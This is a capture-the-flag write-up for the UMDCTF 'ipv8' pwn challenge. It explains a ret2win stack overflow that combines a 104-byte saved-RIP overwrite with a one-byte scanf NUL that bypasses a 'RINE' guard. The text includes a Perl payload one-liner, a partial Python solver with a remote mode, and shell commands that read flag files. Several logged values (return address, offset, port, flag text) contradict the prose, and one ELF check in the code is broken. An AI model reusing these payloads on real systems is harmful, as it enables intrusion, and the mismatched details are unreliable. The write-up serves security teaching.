

UMDCTF pwn/ipv8

Author: AnyMoR Entry JOL

Readable pwn workflow: adapted objective, terminology, solver modules, payload derivation and launch modes

Subject

Original challenge prompt

ipv8 - tohkie

whats better than ipv9? ipv8 (backwards compatible) ofc!

Remote service: nc challs.umdctf.io 30308

This prompt is not asking us to implement a new network protocol. It hints that the program still accepts IPv4-looking input even though the challenge is branded as ipv8.

Adapted objective

Backwards-Compatible Ret2win Exploit

The challenge is deliberately backwards-compatible: despite the ipv8 name, IPv4-looking strings such as 1.2.3.4 are still accepted by the parser. Ret2win describes the exploitation strategy: instead of building a full ROP chain, the payload redirects the saved return address to the existing win() function, more precisely to win+4. The objective is therefore to abuse IPv4 compatibility, bypass RINE, return into win(), and use the spawned shell to print the flag.

License

Document and code licensing

Narrative text and figures are under CC BY 4.0. Solver code is under the MIT License.

1. Context and final result

The challenge looks like a networking joke at first: it is called ipv8, while the local executable is named ipv4. The intended lesson is simpler and more practical. The binary accepts IPv4-looking strings in several prompts, and those inputs can be shaped into a memory-corruption exploit. So the first goal is not to invent an IPv8 format, but to understand how a normal-looking address such as 1.2.3.4 can become the prefix of an overflow payload.

For a non-specialist reader, the solve can be summarized as follows: answer the prompts in the expected order, make the Source Host answer long enough to overwrite the saved return address, make the Destination Host answer exactly the right size to modify the RINE guard, then let the program return into win(). The rest of the writeup explains how each of those words maps to concrete bytes.

The final exploit chain has two cooperating parts. The Source Host Address field gives control over saved RIP after 104 bytes. The Destination Host Address field does not control RIP directly; instead, it modifies a local RINE string with the terminating NUL byte appended by scanf. Once that early-exit guard is bypassed, main returns and execution jumps to win+4.

The recovered remote flag is UMDCTF{why_was_ipv9_afraid_of_ipv7?ipv789}. Locally, if no flag file exists, id output still proves that system('/bin/sh') executed commands.

2. Terminology and module interaction

For someone starting pwn from scratch, the main difficulty is not only the payload; it is understanding which module or function is responsible for which part of the exploit. The corrected solver is intentionally modular, while the optimized solver compresses the same steps into a shorter one-shot script.

Term	Meaning in this challenge
pwn	A CTF category focused on exploiting compiled programs.
ELF	Linux executable format. Here, the local ELF is ./ipv4.
Stack	Memory area that stores local variables, saved RBP and saved RIP.
saved RIP	Saved return address. Overwriting it redirects ret.
ret2win	Redirect execution to an existing win() function.
PIE	When disabled, code addresses such as win() are stable.
RINE	A local C-string guard initialized to a blocked value such as 0.0.0.0.
NUL byte	The \x00 byte that terminates C strings. scanf writes it after %s input.

2.1 How the solver modules work together

Block	Function(s)	Concrete role
Constants	DEFAULT_HOST, DEFAULT_PORT, OFFSET_TO_RIP, DEFAULT_RET	Fix the known target: remote endpoint, 104-byte offset and win+4 = 0x402f49.
Packing helper	p64()	Writes the 64-bit return address in little-endian format, which is what amd64 expects on the stack.
Source payload builder	build_source_payload()	Creates 1.2.3.4 + padding + p64(win+4). This is the saved RIP overwrite.
Destination payload builder	build_destination_payload()	Creates exactly 48 visible bytes. scanf adds the extra NUL that mutates RINE.
Input stream builder	build_stdin()	Orders the four answers exactly as the binary prompts for them, then appends the shell command.
Execution backends	run_local() / run_remote()	Either launch ./ipv4 locally or connect to challs.umdctf.io:30308 and send the same input stream.
Result parser	extract_flag()	Searches process output for common flag patterns after the shell command runs.

The optimized solver contains the same pipeline but flattens it: constants, payloads and DATA are defined globally, then main() only chooses local or remote execution. This is faster and shorter, but less explanatory.

2.2 Corrected solver vs optimized solver

Two solver variants are kept because they serve different purposes. The corrected solver is the learning and debugging version. It keeps the exploit pipeline explicit: build the Source Host payload, build the Destination Host payload, assemble the full input stream, then choose local process execution or remote socket execution. It supports verbose output with -v, which helps check the offset, payload lengths, dot count, destination size and selected return address.

The optimized solver is the final-run version. It performs the same exploit with less scaffolding: constants are defined once, the two payloads are built once, DATA is assembled once, and the script sends that stream in a single write. This is faster and shorter because it avoids prompt-by-prompt synchronization. The trade-off is that it is less explanatory while debugging.

Use the corrected solver first when validating the challenge, explaining the exploit or troubleshooting a local issue. Once the behavior is confirmed, use the optimized solver for the clean remote run. Both scripts exercise the same vulnerability chain; they only differ in observability and operational speed.

3. Reconnaissance and entry-point proof

Before sending payloads, the safest approach is to learn what the binary gives us. This avoids guessing. In pwn, reconnaissance means answering four basic questions: what kind of executable is this, what protections are enabled, does a useful `win()` function exist, and where can we safely jump? The commands below answer those questions one by one.

3.1 What each reconnaissance command tells us

file `./ipv4` confirms that the local target is an ELF executable and identifies the architecture. checksec summarizes protections such as NX, PIE and stack canaries. nm lists symbols, which is useful when the binary is not fully stripped and still exposes names such as `win`. strings gives human-readable hints, including prompts and constants. objdump gives the instruction-level proof needed to choose the exact return target.

For this challenge, the decisive point is the combination of a visible `win()` helper and a stable address. Since `win()` already calls `system('/bin/sh')`, the simplest attack is not to build a large ROP chain. The best attack is to return to the existing helper function.

3.2 Why objdump proves win+4

The objdump command prints machine instructions with their addresses. On x86-64, instructions have variable length, so `win+0`, `win+1`, `win+2`, `win+3` and `win+4` are byte offsets, not necessarily valid places to start executing. That is why the exact disassembly matters.

In the output, `win` starts with `push rbp` at `0x402f45`. The next instruction, `mov rbp, rsp`, begins at `0x402f46` and is three bytes long. The bytes at `win+2` and `win+3` are inside that instruction, so jumping there would start decoding in the middle of an instruction. `win+4`, at `0x402f49`, is the first clean instruction after the prologue. It directly prepares the argument for `system('/bin/sh')`, which is why it is the stable target.

3.3 How this avoids unnecessary complexity

Many pwn challenges require leaking a libc address, computing libc base, finding a pop rdi gadget and building a `ret2libc` chain. This binary does not need that heavier path because it already contains the useful `win()` function. The exploit is therefore shorter, easier to verify and easier to explain: prove `win+4`, overwrite saved RIP with that address, then satisfy the remaining program logic so `main` can return.

```
file ./ipv4
checksec ./ipv4
nm -an ./ipv4 | grep -E ' win$| main$|check_'
strings -tx ./ipv4 | grep -E 'IPv8|RINE|flag|/bin/sh|Source|Destination'
objdump -d -M intel ./ipv4 | sed -n '/<win>:/,+10p'
```

```
0000000000402f45 <win>:
 402f45: 55                push    rbp
 402f46: 48 89 e5          mov     rbp, rsp
 402f49: 48 8d 05 43 a5 09 00 lea     rax, [rip+0x9a543]
 402f50: 48 89 c7          mov     rdi, rax
 402f53: e8 48 38 00 00    call   4067a0 <__libc_system>
 402f58: 90               nop
 402f59: 5d               pop     rbp
 402f5a: c3               ret
```

`win+0` starts at `push rbp`. `win+1` starts at `mov rbp, rsp`, but it skips the previous `push`. `win+2` and `win+3` fall inside the three-byte instruction `48 89 e5`, so they are not valid intended instruction boundaries. `win+4` is `0x402f49`, the first clean instruction after the prologue. Choosing `win+4` is not a magic offset: it is a direct consequence of the instruction boundaries shown by objdump.

```

kali@kali: /mnt/share/umdc1f2026/pwn/ipv8
$ python3 solve_ipv8_corrected.py --local ./ipv8 -v
[info] source payload length = 112
[info] source bytes before saved RIP = 184
[info] source det count before first NUL = 3
[info] destination payload length = 48
[info] return address = 0x402f45
[info] launching local binary: ./ipv8
[info] IPv8 is the future! As someone with an ipv8 address, luckily ipv8 is backwards compatible!
What is your Source ASN Prefix?
> Sorry, you don't get to set that silly! This is for ipv8 only!
What is your Source Host Address?
> What is your Destination ASN Prefix?
> Sorry, you don't get to set that silly! This is for ipv8 only!
What is your Destination Host Address?
> Wrong RING address!! Perhaps you were looking for 100.72.7.67
uid:1000(kali) gid:1000(kali) groups:1000(kali),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),106(netdev),111(bluetooth),115(scanner),130(wireless),141(kaboner),142(vboxsf),148(doc
ker)
[!] no flag pattern found in output

---(kali@kali) /mnt/share/umdc1f2026/pwn/ipv8
$ python3 solve_ipv8_corrected.py --remote --host challs.umdctf.io --port 38388 -v
[info] source payload length = 112
[info] source bytes before saved RIP = 184
[info] source det count before first NUL = 3
[info] destination payload length = 48
[info] return address = 0x402f45
[info] connecting to challs.umdctf.io:38388
[info] IPv8 is the future! As someone with an ipv8 address, luckily ipv8 is backwards compatible!
What is your Source ASN Prefix?
> Sorry, you don't get to set that silly! This is for ipv8 only!
What is your Source Host Address?
> What is your Destination ASN Prefix?
> Sorry, you don't get to set that silly! This is for ipv8 only!
What is your Destination Host Address?
> Wrong RING address!! Perhaps you were looking for 100.72.7.67
UMDCTF why was ipv8 afraid of ipv7?ip709
uid:1000 gid:1000 groups:1000
[*] flag: UMDCTF why was ipv8 afraid of ipv7?ip709

---(kali@kali) /mnt/share/umdc1f2026/pwn/ipv8
$ objdump -d intel ./ipv8 | sed -n '/win()/, /rip/
0000000000402f45 <win>:
402f45: 55                push rbp                ; win+0
402f46: 48 89 e5          mov rbp, rsp            ; win+1
402f49: 48 8d 05 ...      lea rax, [rip+...]      ; win+4
402f50: 48 89 c7          mov rdi, rax
402f53: e8 ...           call system
402f58: 90               nop
402f59: 5d               pop rbp
402f5a: c3               ret
0000000000402f5b <check_valid_address>:

```

Figure 1 - Terminal proof with the remote flag and objdump output around win().

win() byte-level map

```
0000000000402f45 <win>:
```

```

402f45: 55                push rbp                ; win+0
402f46: 48 89 e5          mov rbp, rsp            ; win+1
402f49: 48 8d 05 ...      lea rax, [rip+...]      ; win+4
402f50: 48 89 c7          mov rdi, rax
402f53: e8 ...           call system
402f58: 90               nop
402f59: 5d               pop rbp
402f5a: c3               ret

```

win+0 = 0x402f45

byte 55 -> start of push rbp

win+1 = 0x402f46

byte 48 -> start of mov rbp, rsp

win+2 = 0x402f47

byte 89 -> inside mov instruction

win+3 = 0x402f48

byte e5 -> inside mov instruction

Interpretation


win+2 and win+3 are not valid entry points because they land inside 48 89 e5. win+1 is an instruction boundary, but it skips push rbp. win+4 is the clean target used by the exploit.

Figure 2 - Byte-level view of win(). win+4 is the clean landing point.

4. End-to-end exploit flow

Exploit flow - ipv8 name, ipv4 ELF, RINE guard

Large landscape view. Short labels stay inside rectangles; the writeup carries detailed justification.



4.1 Reading the flow in detail

Step 1 is administrative: the Source ASN field is a filler. Sending x is enough because this field is not the vulnerable one. Its main purpose for the exploit is to keep the input stream aligned with the prompts.

Step 2 is the first useful primitive. The Source Host field begins with 1.2.3.4 so the weak validator sees exactly three dots. After that prefix, the bytes stop being a real address and become padding. The padding reaches saved RIP after 104 bytes, and the final eight bytes are p64(0x402f49), the win+4 target.

Step 3 is another filler: the Destination ASN field receives x. It does not carry the exploit, but it must still be answered because the program is reading a fixed sequence of prompts.

Step 4 is the second useful primitive. The Destination Host field is exactly 48 visible bytes. The validator again accepts the 1.2.3.4 prefix because it contains three dots. Then scanf appends the mandatory NUL terminator. That terminator lands just past the buffer and changes the first byte of the adjacent RINE string.

Step 5 is the timing point that often confuses beginners. The saved RIP overwrite does not execute immediately. It only becomes active when main reaches ret. Therefore the RINE bypass is necessary: without it, the program can exit before the overwritten return address is ever consumed.

Step 6 is the shell-driving phase. win+4 calls system('/bin/sh'), but a shell alone does not print the flag. The solver appends a command that tries common flag paths, prints id as execution proof, then exits cleanly.

5. What RINE means here

The challenge wording presents RINE as an address or route-related value. For exploitation, the practical model is simpler: RINE is a local C string initialized to a blocked default such as 0.0.0.0. The program later compares that string and may exit before main returns if it still matches the blocked value.

The destination field creates the bypass. scanf('%48s', destination) writes up to 48 visible bytes and then appends a terminating NUL byte. With a 48-byte input and this stack layout, that final NUL lands on the first byte of the adjacent RINE string.

RINE bypass: the one-byte C-string mutation




Figure 4 - RINE bypass explained as local C-string mutation.

6. Stack layout and deriving the payload


The source offset can be reasoned from the stack frame or confirmed dynamically. In the static view, the vulnerable source buffer is located at `rbp-0x60`, then saved RBP occupies 8 bytes, and saved RIP follows. That gives $0x60 + 0x08 = 0x68 = 104$ bytes before the return address.

```
SRC = b"1.2.3.4" + b"A" * (104 - len(b"1.2.3.4")) + p64(0x402f49)
```

The prefix contains exactly three dots, which is enough for the weak validator. The rest of the bytes are not an IP address anymore; they are the overflow tail.

```
DST = b"1.2.3.4" + b"B" * (48 - len(b"1.2.3.4"))
```

Stack view around the exploit



Read this diagram

The exact compiler layout may vary, but the exploit reveals two useful distances: the Source Host input reaches saved RIP after 104 bytes, and the Destination Host buffer is adjacent to the RINE string affected by scanf's final NUL.

Figure 5 - Simplified stack view showing the Source Host buffer, saved RIP, Destination Host buffer and RINE.

7. Other ways to discover the payload

The clean path is static analysis, but a beginner can also find the source offset with a cyclic pattern in gdb: send a recognizable pattern as the Source Host Address, let the program crash, read the overwritten RIP, and compute the offset. Another method is to break before ret and inspect the stack with x/gx \$rsp.

For the RINE bypass, test destination lengths around the suspected buffer size. If 47 bytes fails and 48 bytes changes behavior, that strongly suggests a one-byte terminator effect. Static analysis around scanf and check_rine() gives the same explanation.

If PIE were enabled, 0x402f49 would not be stable and an information leak would be required. If no win() existed, a ret2libc or full ROP chain might be needed. Here, win() already calls system('/bin/sh'), so the simpler ret2win route is enough.

7.1 Why this exploit is the best path for this binary

This exploit is the best path for the provided binary because it uses what the binary already gives us. The `win()` function already calls `system('/bin/sh')`, the binary addresses are stable enough to target `win+4` directly, and the parser accepts IPv4-looking prefixes. A full `ret2libc` chain would be heavier, noisier and unnecessary here.

The method is also easy to find in practice. First, `objdump` reveals `win()` and its instruction boundaries. Second, the stack frame or a cyclic pattern reveals the 104-byte offset to saved RIP. Third, testing destination sizes around 48 bytes exposes the `scanf` terminator effect on RINE. Each step is a small, reproducible observation rather than a guess.

The exploit therefore has a good CTF property: it is compact once understood, but every byte in the payload has a reason. The prefix `1.2.3.4` satisfies the weak parser, the source padding reaches saved RIP, `win+4` avoids the prologue problem, and the 48-byte destination value moves the program past the RINE guard.

8. How to launch the two solvers

There is nothing to compile. These are Python scripts. This document intentionally keeps only two solver variants: the verbose corrected solver and the optimized one-shot solver. Both now have an explicit `--local` mode. Only the corrected solver supports `-v`.

Solver	Local	Local verbose	Remote
<code>solve_ipv8_corrected.py</code>	<code>python3 solve_ipv8_corrected.py --local ./ipv4</code>	<code>python3 solve_ipv8_corrected.py --local ./ipv4 -v</code>	<code>python3 solve_ipv8_corrected.py --remote --host challs.umdctf.io --port 30308 -v</code>
<code>solve_ipv8_optimized.py</code>	<code>python3 solve_ipv8_optimized.py --local ./ipv4</code>	no verbose mode	<code>python3 solve_ipv8_optimized.py --remote --host challs.umdctf.io --port 30308</code>

For slow connections, add `--timeout 5`. Example: `python3 solve_ipv8_optimized.py --remote --host challs.umdctf.io --port 30308 --timeout 5`.

9. Minimal local proof without the solver

A small Perl one-liner proves the exploit shape without relying on the Python solver. This is useful when debugging because it shows that the exploit is just a deterministic input stream.

```
perl -e '
print "x\n";
print "1.2.3.4" . "A" x (104-7) . pack("Q<", 0x402f49) . "\n";
print "x\n";
print "1.2.3.4" . "B" x (48-7) . "\n";
print "echo PWNED; id; exit\n";
' | ./ipv4
```

10. Complementary layered solving map

The solution is easier to explain as layers: identify the correct ELF, prove `win+4`, model the parser, model the stack, bypass RINE, then drive the shell.

Layered solving map




Figure 6 - Layered solving map.

11. Code excerpts, pitfalls and trial-and-error

Most failed attempts fall into a few patterns: using ./ipv8 instead of ./ipv4, trying to leak libc unnecessarily, targeting win+1, using the wrong source offset, or sending a destination string that is not exactly 48 bytes.

Solver excerpts and common pitfalls



Figure 7 - Solver excerpts and common pitfall examples.

The optimized solver builds the input stream once and sends it in a single write. The corrected solver is more verbose and easier to debug, because it prints payload lengths, dot counts and target addresses.

12. Adapted meme comments


The meme figure is not proof. It is a memory aid for the exploit story: ipv8 is the surface joke, ipv4 is the real ELF, and RINE is the guard nudged by scanf's final NUL.

Adapted meme comments



Mining the right tunnel

The diamond is not IPv8. It is ./ipv4 + objdump + win+4.



Bell curve solve

Beginner: I like pwn. Middle: maybe libc leak. Final: RIP + RINE + win+4.



Here comes the pwn

The tiny final NUL changes RINE; main returns; win+4 lands.

Figure 8 - Adapted meme comments with larger images and short captions.

13. Synthesis

The exploit has one address target, two input primitives and one shell-driving command. The address target is 0x402f49, proven by objdump as win+4. The first primitive is the Source Host overflow that reaches saved RIP after 104 bytes. The second primitive is the 48-byte Destination Host input that makes scanf append a NUL onto the adjacent RINE string. The final command is sent to the shell created by system('/bin/sh') so the flag is printed immediately.

The chain works because these pieces happen in the right order. The overflow alone is not enough if the program exits early. The RINE bypass alone is not enough if saved RIP is not overwritten. Once both conditions are satisfied, main returns and the overwritten return address is consumed.

14. Solver variant A - corrected and verbose

This variant is best while learning or debugging. It supports --local, --remote, -v, custom offset, custom return address, and a custom shell command.

```
#!/usr/bin/env python3
"""
UMDCTF pwn/ipv8 corrected solver.

Use this version while learning or debugging:
- supports --local and --remote;
- supports -v / --verbose;
- prints the payload lengths and the chosen return address;
- keeps the exploit logic readable.

Author: AnyMoR Entry JOL
License: MIT
"""

from __future__ import annotations

import argparse
import os
import re
import signal
import socket
import struct
import subprocess
import sys
from pathlib import Path
from typing import Optional

DEFAULT_HOST = "challs.umdctf.io"
DEFAULT_PORT = 30308

OFFSET_TO_RIP = 104
DEFAULT_RET = 0x402F49 # win+4 for the provided static ./ipv4 binary

DEFAULT_CMD = (
    "cat flag.txt 2>/dev/null; "
    "cat /flag 2>/dev/null; "
    "cat /home/ctf/flag.txt 2>/dev/null; "
    "id; "
    "exit"
)

def info(message: str) -> None:
    print(f"[info] {message}")

def warn(message: str) -> None:
    print(f"[warn] {message}")

def error(message: str) -> None:
    print(f"[error] {message}", file=sys.stderr)

def p64(x: int) -> bytes:
    return struct.pack("<Q", x)

def find_binary() -> str:
    for name in ("./ipv4", "./ipv8", "./chall", "./challenge"):
        if Path(name).is_file():
            return name
    for p in sorted(Path(".").iterdir()):
        if p.is_file():
            try:
                if p.read_bytes()[4] == b"\x7fELF":
                    return f"./{p.name}"
            except OSError:
                pass
```

```

return "./ipv4"

def build_source_payload(offset: int, ret_addr: int) -> bytes:
    prefix = b"1.2.3.4" # exactly 3 dots, so check_valid_address() accepts it
    if len(prefix) > offset:
        raise ValueError("offset is smaller than the IPv4-looking prefix")
    return prefix + b"A" * (offset - len(prefix)) + p64(ret_addr)

def build_destination_payload() -> bytes:
    prefix = b"1.2.3.4" # exactly 3 dots
    return prefix + b"B" * (48 - len(prefix)) # exactly 48 visible bytes

def build_stdin(offset: int, ret_addr: int, cmd: str, verbose: bool) -> bytes:
    src = build_source_payload(offset, ret_addr)
    dst = build_destination_payload()

    if verbose:
        visible = src.split(b"\x00", 1)[0]
        info(f"source payload length = {len(src)}")
        info(f"source bytes before saved RIP = {offset}")
        info(f"source dot count before first NUL = {visible.count(b'.')}")
        info(f"destination payload length = {len(dst)}")
        info(f"return address = 0x{ret_addr:x}")

    return b"".join(
        [
            b"x\n", # Source ASN Prefix, discarded
            src + b"\n", # Source Host Address, overflows saved RIP
            b"x\n", # Destination ASN Prefix, discarded
            dst + b"\n", # Destination Host Address, NUL-clobbers RINE
            cmd.encode() + b"\n",
        ]
    )

def run_local(binary: str, data: bytes, timeout: float, verbose: bool) -> bytes:
    if not os.path.isfile(binary):
        raise FileNotFoundError(
            f"{binary} not found. The provided challenge binary is usually named ./ipv4. "
            "Use: python3 solve_ipv8_corrected.py --local ./ipv4"
        )

    if not os.access(binary, os.X_OK):
        if verbose:
            info(f"chmod +x {binary}")
        os.chmod(binary, os.stat(binary).st_mode | 0o111)

    if verbose:
        info(f"launching local binary: {binary}")

    p = subprocess.Popen(
        [binary],
        stdin=subprocess.PIPE,
